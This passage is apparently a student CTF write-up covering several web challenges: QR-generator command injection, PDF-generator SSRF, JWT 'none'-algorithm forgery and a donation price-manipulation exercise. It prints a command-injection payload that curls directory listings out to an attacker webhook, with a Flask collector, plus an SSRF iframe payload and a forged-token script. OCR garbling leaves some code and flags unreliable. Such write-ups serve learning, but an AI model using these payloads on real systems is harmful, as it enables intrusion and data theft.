4	CYS2345
9	CYS2421
15	CYS123
16	cy1
17	123
18	ls

5. In admin, i use obfuscation method because the flag is hidden somewhere in the website but not visible and can directly accessed from the landing page, and finally got the flag.php page which contains the flag



Impact and Severity :

Impact :

1. Unauthorized Access

Exploiting this vulnerability allows an attacker to retrieve administrator credentials and gain privileged access to the system.

2. Data Exposure

Sensitive user data, including login credentials and potentially other personally identifiable information (PII), is at risk of exposure.

3. Potential Data Manipulation

Depending on the privileges of the extracted credentials, an attacker could modify or delete records within the database, leading to data integrity issues.

4. Increased Attack Surface

Once administrative access is gained, the attacker may exploit additional vulnerabilities or misconfigurations in the application to escalate privileges further or launch secondary attacks (e.g., privilege escalation, XSS, or remote code execution).

Severity :

The severity of this vulnerability is classified as High (CVSS 8.8) because it allows unauthorized access to administrative accounts, potentially leading to full compromise of the system.

Qr-generator

Solved On: Wednesday, 05 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{yOu_knOw_1_trl3d-esc4cpIng_c0mm4nds}

Challenges overview:

This challenge is the combination of webhook and command injection

Key Findings:

Webhook is quite useful and can be used with command injection to retrieve hidden data.

Vulnerability Analysis:


The primary vulnerability exploited in this CTF challenge is Command Injection, specifically in a QR code generator feature. The application provides two input columns: one for text and another for a generated QR code image (qr.png). By injecting malicious commands into the text field, an attacker can execute arbitrary system commands.

Tools Used:

Web browser, webhook, ngrok

Solving Step-by-step:

1. First go to the link and try out the qr generator and what it produces.



2. Since this is a command injection flag, we got a hint that it must use a webhook to get the flag, so I created my own webhook server using python and flask and ran my own webhook server. (by the way i also used a tool called ngrok to run server locally and generate the webhook url)

A screenshot of a terminal window titled "sigma@kali: ~/Downloads". The window contains a nano text editor displaying a Python script named "webhook3.py". The script uses the Flask framework to handle POST requests. It prints incoming data to the console and logs it to a file named "exfiltrated_data.txt". The terminal shows the script running and listening on port 8080. The status message "Data received" is visible at the bottom of the terminal window.

```
File Actions Edit View Help
GNU nano 7.2                               webhook3.py
from flask import Flask, request
app = Flask(__name__)
@app.route('/', methods=['POST'])
def receive_data():
    try:
        print("==== New Request Received ====")
        # Get raw text data
        data = request.get_data(as_text=True)
        if data:
            print(f"▲ Raw Data:\n{data}\n")
        # Get JSON data if available
        json_data = request.get_json(silent=True)
        if json_data:
            print(f"▲ JSON Data:\n{json_data}\n")
        # Get form data if available
        form_data = request.form
        if form_data:
            print(f"▲ Form Data:\n{form_data}\n")
        # Log received data to a file
        with open("exfiltrated_data.txt", "a") as f:
            f.write(f"Raw Data:\n{data}\n")
            f.write(f"JSON Data:\n{json_data}\n")
            f.write(f"Form Data:\n{form_data}\n")
    except Exception as e:
        print(f"✖ Error: {e}")
    return "Data received", 200
if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080, debug=True)
```

Rafael - cyber 1 - permula


```
sigma@kali: ~/Downloads
ap File Actions Edit View Help
  * Debugger PIN: 100-919-861
de Error: 400 Bad Request: Did not attempt to load JSON data because the request Content-T
ype was not 'application/json'.
127.0.0.1 - - [10/Mar/2025 06:05:25] "POST / HTTP/1.1" 500 -
Error: 400 Bad Request: Did not attempt to load JSON data because the request Content-T
ype was not 'application/json'.
127.0.0.1 - - [10/Mar/2025 06:05:34] "POST / HTTP/1.1" 500 -
^C

[ sigma@kali:~/Downloads]
$ nano webhook3.py

[ sigma@kali:~/Downloads]
$ python3 webhook3.py
  * Serving Flask app 'webhook3'
  * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a
production WSGI server instead.
  * Running on all addresses (0.0.0.0)
  * Running on http://127.0.0.1:8080
  * Running on http://192.168.65.5:8080
Press CTRL+C to quit
  * Restarting with stat
  * Debugger is active!
  * Debugger PIN: 100-919-861
  == New Request Received ==
  ▲ Raw Data:
test message

if ▲ Form Data:
  ImmutableMultiDict([('test message', '')])
Rafael - cyber 1 - permula
```

3. After that I use curl for command injection combined with my webhook URI to get data (\$ls) from the ctf website so we can know what is hidden there. (test.png; curl -X POST -d "\$(ls -la)" URL_WEBHOOK)



```


sigma@kali: ~/Downloads
File Actions Edit View Help
Raw Data: test message
Form Data: ImmutableMultiDict([('test message', '')])
127.0.0.1 - - [10/Mar/2025 06:07:03] "POST / HTTP/1.1" 200 -
New Request Received
Raw Data: total 52
drwxr-xr-x 1 root root 4096 Mar 9 09:44 .
drwxr-xr-x 1 root root 4096 Mar 7 00:05 ..
-rw-r--r-- 1 root root 3 Mar 9 09:43 1kw18em1
drwxr-xr-x 2 root root 4096 Mar 7 00:05 __pycache__
-rwxrwxr-x 1 root root 669 Jan 4 07:44 app.py
-rwxr-xr-x 1 root root 156 Mar 9 09:41 b9961c44-8ebe-4240-9b54-bb774ece511
-rw-r--r-- 1 root root 0 Mar 9 09:44 fabe21f5-12b8-4a08-9690-1ec7885b215f
-rw-r--r-- 1 root root 179 Mar 9 09:43 index.html
-rw-r--r-- 1 root root 179 Mar 9 09:43 index.html.1
drwxrwxr-x 1 root root 4096 Mar 9 21:56 static
drwxrwxr-x 1 root root 4096 Mar 9 07:56 templates

Form Data: ImmutableMultiDict([('total 52\nndrwxr-xr-x 1 root root 4096 Mar 9 09:44 .\nndrwxr-xr-x 1 root root 4096 Mar 7 00:05 ..\\n-rw-r--r-- 1 root root 3 Mar 9 09:43 1kw18em1\\nrd\nwxr-xr-x 2 root root 4096 Mar 7 00:05 __pycache_\\n-rwxrwxr-x 1 root root 669 Jan 4\n07:44 app.py\\n-rw-r--r-- 1 root root 156 Mar 9 09:41 b9961c44-8ebe-4240-9b54-bb774ece\ne511\\n-rw-r--r-- 1 root root 0 Mar 9 09:44 fabe21f5-12b8-4a08-9690-1ec7885b215f\\n-r\nw-r--r-- 1 root root 179 Mar 9 09:40 index.html\\n-rw-r--r-- 1 root root 179 Mar 9 0\n9:43 index.html.1\\n-rwxrwxr-x 1 root root 4096 Mar 9 21:56 static\\n-rwxrwxr-x 1 root r\noot 4096 Mar 9 07:56 templates', '')])
127.0.0.1 - - [10/Mar/2025 06:07:33] "POST / HTTP/1.1" 200 -

```

4. Using ls we now know that there is a folder file possibly containing the flag called static so we use this payload: test.png; curl -X POST -d "\$(ls ./static)" URL_WEBHOOK.

And voila we got the flag



The screenshot shows a terminal window titled "sigma@kali: ~/Downloads" with the following content:

```
127.0.0.1 - - [10/Mar/2025 06:12:42] "POST / HTTP/1.1" 200 -
== New Request Received ==
Raw Data:
123
AFlag.b64
Hello
a
aa
anyword
as
asdas
asdasdads
asdfghl
bhwbdqw
bqwhdb
cat
dqwdq
filename:
flag
flag.png
flag.txt
hell
leak.txt
p
ppppp
pu-flag{y0u_kn0w_1_trI3d-esc4cp1ng_c0mm4nds}
qr.png
qr_code
qricode.png
qwdw
qwertqwert
root
rtrxtrx
```

Below the terminal is a "Generate QR" interface with a text input field containing "Rafael - cyber 1 - pemula" and a "Generate" button.

Impact and Severity :

Impact :

1. Remote Code Execution (RCE)

Exploiting this vulnerability enables an attacker to execute arbitrary commands on the server, leading to full system compromise.

2. Data Exfiltration

Sensitive files and system information can be extracted using simple command injection payloads.

3. Privilege Escalation

If the web application runs with high privileges, an attacker may gain access to critical system components, leading to further exploitation.

4. Persistent Backdoor Access

Attackers can create backdoors or modify system files to maintain persistent access to the server.

Severity :

The severity of this vulnerability is classified as Critical (CVSS 9.8) due to its ability to execute arbitrary commands remotely, potentially leading to full server compromise.

Pdf Generator

Solved On: 04-03-2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{SSrF_w1th_1nt3rn4l_pOrt_5c4nn1ng_1 s_4m4z1ng}

Challenges overview:

Its about how to finding a flag in pdf generator

Key Findings:

The big text box really caught me, its a injection

Vulnerable Analysis:

SSRF Injection or a.k.a Server-side request forgery (SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. SSRF is injected into any parameter that accepts a URL or a file. When injecting SSRF payloads in a parameter that accepts a file, the attacker has to change Content-Type to text/plain and then inject the payload instead of a file


Tools Used:

google

Solving Step-by-step:

We created a new user in the application, added `<iframe src="http://BURP-COLLABORATOR-URL"></iframe>` as the user's address and attempted to preview the report in HTML.

Since its a pdf and a file it change it into a directory and a file



That's it all done we got a flag yeay

Recruit Proggrammer

Solved On: 04-03-2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{n3xT_n3xk_Jay_eSs_aYYy00_5f8f675f69}

Challenges overview:

This Challenge is about Web Vulnerable that had to know the JWT token and the directory of admin to get the flag2

Key Findings:

Key finding from this challenge is Jwt token as long as you know the jwt token and a key, you can do it by requesting a flag from the right function called algorithm attack

Vulnerable Analysis:

I use method web exploitation for jwt token knowing the

Tools Used:

python


Hint

Solving Step-by-step:

So in the challenge that we got/provide a file from the challenge a server running file and we can't inspect 1 by one from a file and ignore the frontend and nginx because since we know this challenge to retrieve the token



There's 3 file inside of the zip, as you can see, always remember back to the beginning this is ctf challenge that you must know what the type of the challenge, as i expect earlier i checked front end and nginx there's no have a good information to us, it just show the front end part and the nginx its to server, lets go to the back end,



Remember when you input and want to uploaded the server as main as a "index" type of a name in some case index its to indicate the main file lets go opened

```
'''
app.get('/api/admin_only/:id', middleware, function(req, res, next) {
  if (requestProfile(req, SECRET) != SECRET) return res.sendStatus(403);

  if (!req.user.isAdmin && req.user.grantedAuthority != "ALL") return res.sendStatus(403);
  const id = req.params.id;
  if (!admin_note[id]){
    res.status(404).send({message : "not found"})
  }
  const note = admin_note[id]
  res.status(200).json({note: note});
});

app.get('/api/priv/:id', function(req, res) {
  if (requestProfile(req, MESSAGE) != SECRET) return res.sendStatus(403);

  const id = parseInt(req.params.id);
  console.log(guest_notes[id])
  if (!guest_notes[id]){
    res.status(404).json({message : "not found"})
  }
  const note = guest_notes[id];
  guest_notes.splice(id, 1);
  res.status(200).json({note: note});
});

app.use(express.json());
app.use(cors({
  origin: "*"
})
Samuel - Cyber1 - Pemula
```

Got it we got directory api admin only and the function its self its pretty good we got collect this information

```

Name          Headers Preview Response Initiator Timing
webpack-8fa1640cc64ba8fe.js
framework-2c79e2ab4abdb08...
main-a9a5f9df1dceef89.js
app-5fbdd0cd5b555d24.js
index-542f7be0cd5092e8.js
_buildManifest.js
_ngManifest.js

    }
    });
    var n = n(5853)
    , r = n(9088)
    , i = n.n(r)
    , s = n(7294);
    function o() {
        let[e,t] = (0,
        s.useState(""));
        n = async e => {
            e.preventDefault();
            let n = e.target[0].value
            , a = await fetch("/api/priv", {
                method: "POST",
                headers: {
                    Accept: "application/json",
                    "Content-Type": "application/json",
                    Authorization: "-.concat(function(e) {
                        let t = 0;
                        for (let n = 0; n < e.length; n++)
                            t += e.charCodeAt(n);
                        return t + parseInt('99521534')
                    }('Once_Read_Delete_Permanently'))
                },
                body: JSON.stringify({
                    note: n
                })
            })
            , r = await a.json();
            200 == a.status ? (console.log(r),
            t(`Your note has been made at ${_.concat(window.location.origin, "/note/").concat(r.id)})`), alert(r.message))
        }
    }
}
, r = await a.json();
200 == a.status ? (console.log(r),
t(`Your note has been made at ${_.concat(window.location.origin, "/note/").concat(r.id)})`), alert(r.message))

```

Samuel - Cyber1 - Pemula

7/10 requests | 0 B / 400 B transf | Line 1 Column 642

Since we got a lot information like a jwt token build in that part we collect information, and luckily we got hint from the author said that “go inspect the website there’s a key part, this is perfect to got a jwt token and the author reveal for the algo its none, which is its enough to us to know the jwt token, so lets go we go to the jwt token.io to know the jwt token

JWT Decoder [JWT Encoder](#)

Paste a JWT below that you'd like to decode, validate, and verify.

[Generate example](#)

ENCODED VALUE	DECODED HEADER
JSON WEB TOKEN (JWT)	JSON CLAIMS TABLE
This tool only supports a JWT that uses the JWS Compact Serialization, which must have three base64url-encoded segments separated by two period ('.') characters as defined on RFC 7515 . Please address JWT issues to verify signature. eyJhbGciOiJub25lIiwidHlwIjoiSlldUIn0.eyJpc0FkbWluIjp0cnVlfQ	{ "alg": "none", "typ": "JWT" }
Samuel - Cyber1 - Pemula	COPY X

DECODED PAYLOAD
JSON CLAIMS TABLE
{ "isAdmin": true }
COPY X

We got jwt token and the key right we collect the information and we also got a directory, and we need to made a code base on this one to retrieve the flag a py code should be good

```
Vscode > .venv > pycode.py >_
  1 import requests
  2
  3 def get_flag(admin_id):
  4     url = f"http://103.150.116.127:10012/api/admin_only/{admin_id}"
  5     forged_jwt = "eyJhbGciOiJub25lIiwidjIiOijsIdUIn0.eyJpc0RkbWluIjp0cnVlfQ."
  6     headers = {
  7         "X-JWT-TOKEN": forged_jwt,
  8         "Authorization": "SECRET"
  9     }
 10
 11     response = requests.get(url, headers=headers)
 12
 13     if response.status_code == 200:
 14         print("Flag found:", response.json())
 15     else:
 16         print("Failed to retrieve flag. Status Code:", response.status_code)
 17         print("Response:", response.text)
 18
 19 if __name__ == "__main__":
 20     admin_id = input("Enter Admin ID: ")
 21     get_flag(admin_id)
```

SyntaxError: invalid syntax
>>> &c:/Users/User/Documents/Vscode/.venv/Scripts/python.exe c:/Users/User/Documents/Vscode/hex.py
File "<stdin>", line 1
&c:/Users/User/Documents/Vscode/.venv/Scripts/python.exe c:/Users/User/Documents/Vscode/hex.py
SyntaxError: invalid syntax
>>> ^Z^Z^Z^Z c:/Users/User/Documents/Vscode/.venv/Scripts/python.exe c:/Users/User/Documents/Vscode/pycode.py
PS C:\Users\User\Documents\Vscod> &c:/Users/User/Documents/Vscode/.venv/Scripts/python.exe c:/Users/User/Documents/Vscode/.venv/pycode.py
Enter Admin ID: 1
Failed to retrieve flag. Status Code: 403
Response: Forbidden
PS C:\Users\User\Documents\Vscod> []

This should be running and retrieve the flag for enter id as a number 0=fake flag 1 = the flag, but i screen shoot this after 1 day i get a flag, idk why this should be happen

Pet-Donation

Solved On: 04-3-2025

Solved by: Samuel Junio Sambuaga


Flag Retrieved: pu-flag{th4nk_y0u_4_h3lplng_us_lOv3_u_s0_muchhhh<3}"

Challenges overview:

The Challenge is about to we need to donation to the some kind of pet-shop, and we must have enough money because we need pay donation with money, but we dont have enough money, so we need to exploit the web so we can give a donation 😊

Key Findings:

At first i was just trying start with console, finding a function that called user balance/balance i was trying to obfuscation about it, but when i see the code itself, its not have a function called user balance, hmm seems weird



```
$(document).ready(function() {
  $('#donate').click(function() {
    changeValue($('#item'), -1)
  })
  $('#plus').click(function() {
    changeValue($('#item'), +1)
  })
})

function changeValue(item, val) {
  let $input = item.parent().find('input')
  let count = parseInt($input.val()) + val
  count = Math.min(Math.max(0, count), 50)
  $input.val(count)
  $input.change()
}

function passData(data) {
  let str = data['str']
  let price = data['totalPrice']
  let items = data['items']
  let msg = data['message']

  $('#total-price').html(price)
  $('#root').append(`<div class="alert alert-${str}" role="alert">${msg}</div>`)
  for (let item of items) {
    $('#item-panel').append(`<div class="item-list py-3 mb-0 small h-100 d-flex justify-content-around">
      <div class="ms-0 me-auto" style="font-weight: normal; font-variant: small-caps; font-size: 1.2em; font-weight: bold;">${item.name}</div>
      <div class="ms-0 me-0" style="font-weight: normal; font-variant: small-caps; font-size: 1.2em; font-weight: bold;">${item.quantity}</div>
    </div>`)
  }
}

$(document).ready(function() {
  $('#minus').click(function() {
    changeValue($('#item'), -1)
  })
  $('#plus').click(function() {
    changeValue($('#item'), +1)
  })
})
```

and after that i stopped to see the user balance function/variables

Vulnerable Analysis:

So after i knew it was nothing in there like usual i open on a burp suite trying every single feature, i try to make a donation with no money

Tools Used:

Burp Suite

Solving Step-by-step:

lets'go we start on Burp suite as i said before i try the feature and the comes up with a new page there are have 4 response which is :
status, items, total price and message: i try to input the first item in the website but weird the id start with 0

The screenshot shows the Burp Suite interface with several network requests listed in the history tab. The requests include various file downloads and a POST request to '/donate'. In the Request tab, a POST request to '/donate' is selected, showing its raw HTTP content. The Response tab displays the JSON response from the server, which includes a status message, an items array, and a total price. The Inspector tab shows the detailed structure of the JSON response.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://103.150.116.127:23080	GET	/			304	179						103.150.116.127		08:41:55.6...	8080
6	http://103.150.116.127:23080	POST	/donate		✓	200	386	JSON	ico	Error			103.150.116.127		08:41:56.6...	8080
5	http://103.150.116.127:23080	GET	/favicon.ico			404	421	HTML					103.150.116.127		08:41:56.6...	8080
4	https://cdn.jsdelivr.net	GET	/jquery-3.6.0.min.js			200	90103	script	js				121.101.194.137		08:41:56.6...	8080
9	https://cdn.jsdelivr.net	GET	/npm/bootstrap@5.0.2/dist/js/boo...			200	432300	JSON	map				104.18.106.31		08:51:16.0...	8080
3	https://cdn.jsdelivr.net	GET	/npm/bootstrap@5.0.2/dist/js/boo...			200	79498	script	js				148.73.45.229		08:41:56.6...	8080
8	https://cdn.jsdelivr.net	GET	/npm/bootstrap@5.0.2/dist/js/boo...			200	326937	JSON	map				104.18.106.31		08:51:16.6...	8080

i try many time with the response many item, but both same input didnt give me something, but i was curious about id and quantity in the request

so i send to the repeater to trying send more request with different approach

what if the i increase the quantity lets say 100 quantity the price is going up i meant a 100 times before i request it

The screenshot shows a browser's developer tools Network tab with four panes: Request, Response, Inspector, and a bottom navigation bar.

Request:

```
POST /done HTTP/1.1
Host: 109.150.116.127:23080
Content-Length: 35
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Referer: http://109.150.116.127:23080/
Accept-Encoding: gzip, deflate, br
DNT: 1
X-Forwarded-For: 109.150.116.127
X-Forwarded-Port: 23080
X-Forwarded-Proto: https
[{"items": [{"id": 0, "quantity": 100}]}]
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.27.4
Date: Thu, 06 Mar 2025 14:01:55 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 154
Connection: keep-alive
X-Powered-By: Express
ETag: W/"9be-T7DxxzQbzZquVeFw/mve3SKZBk"
{
  "status": "danger",
  "items": [
    {
      "name": "Kitten and Puppy Kibble",
      "quantity": 100
    },
    {
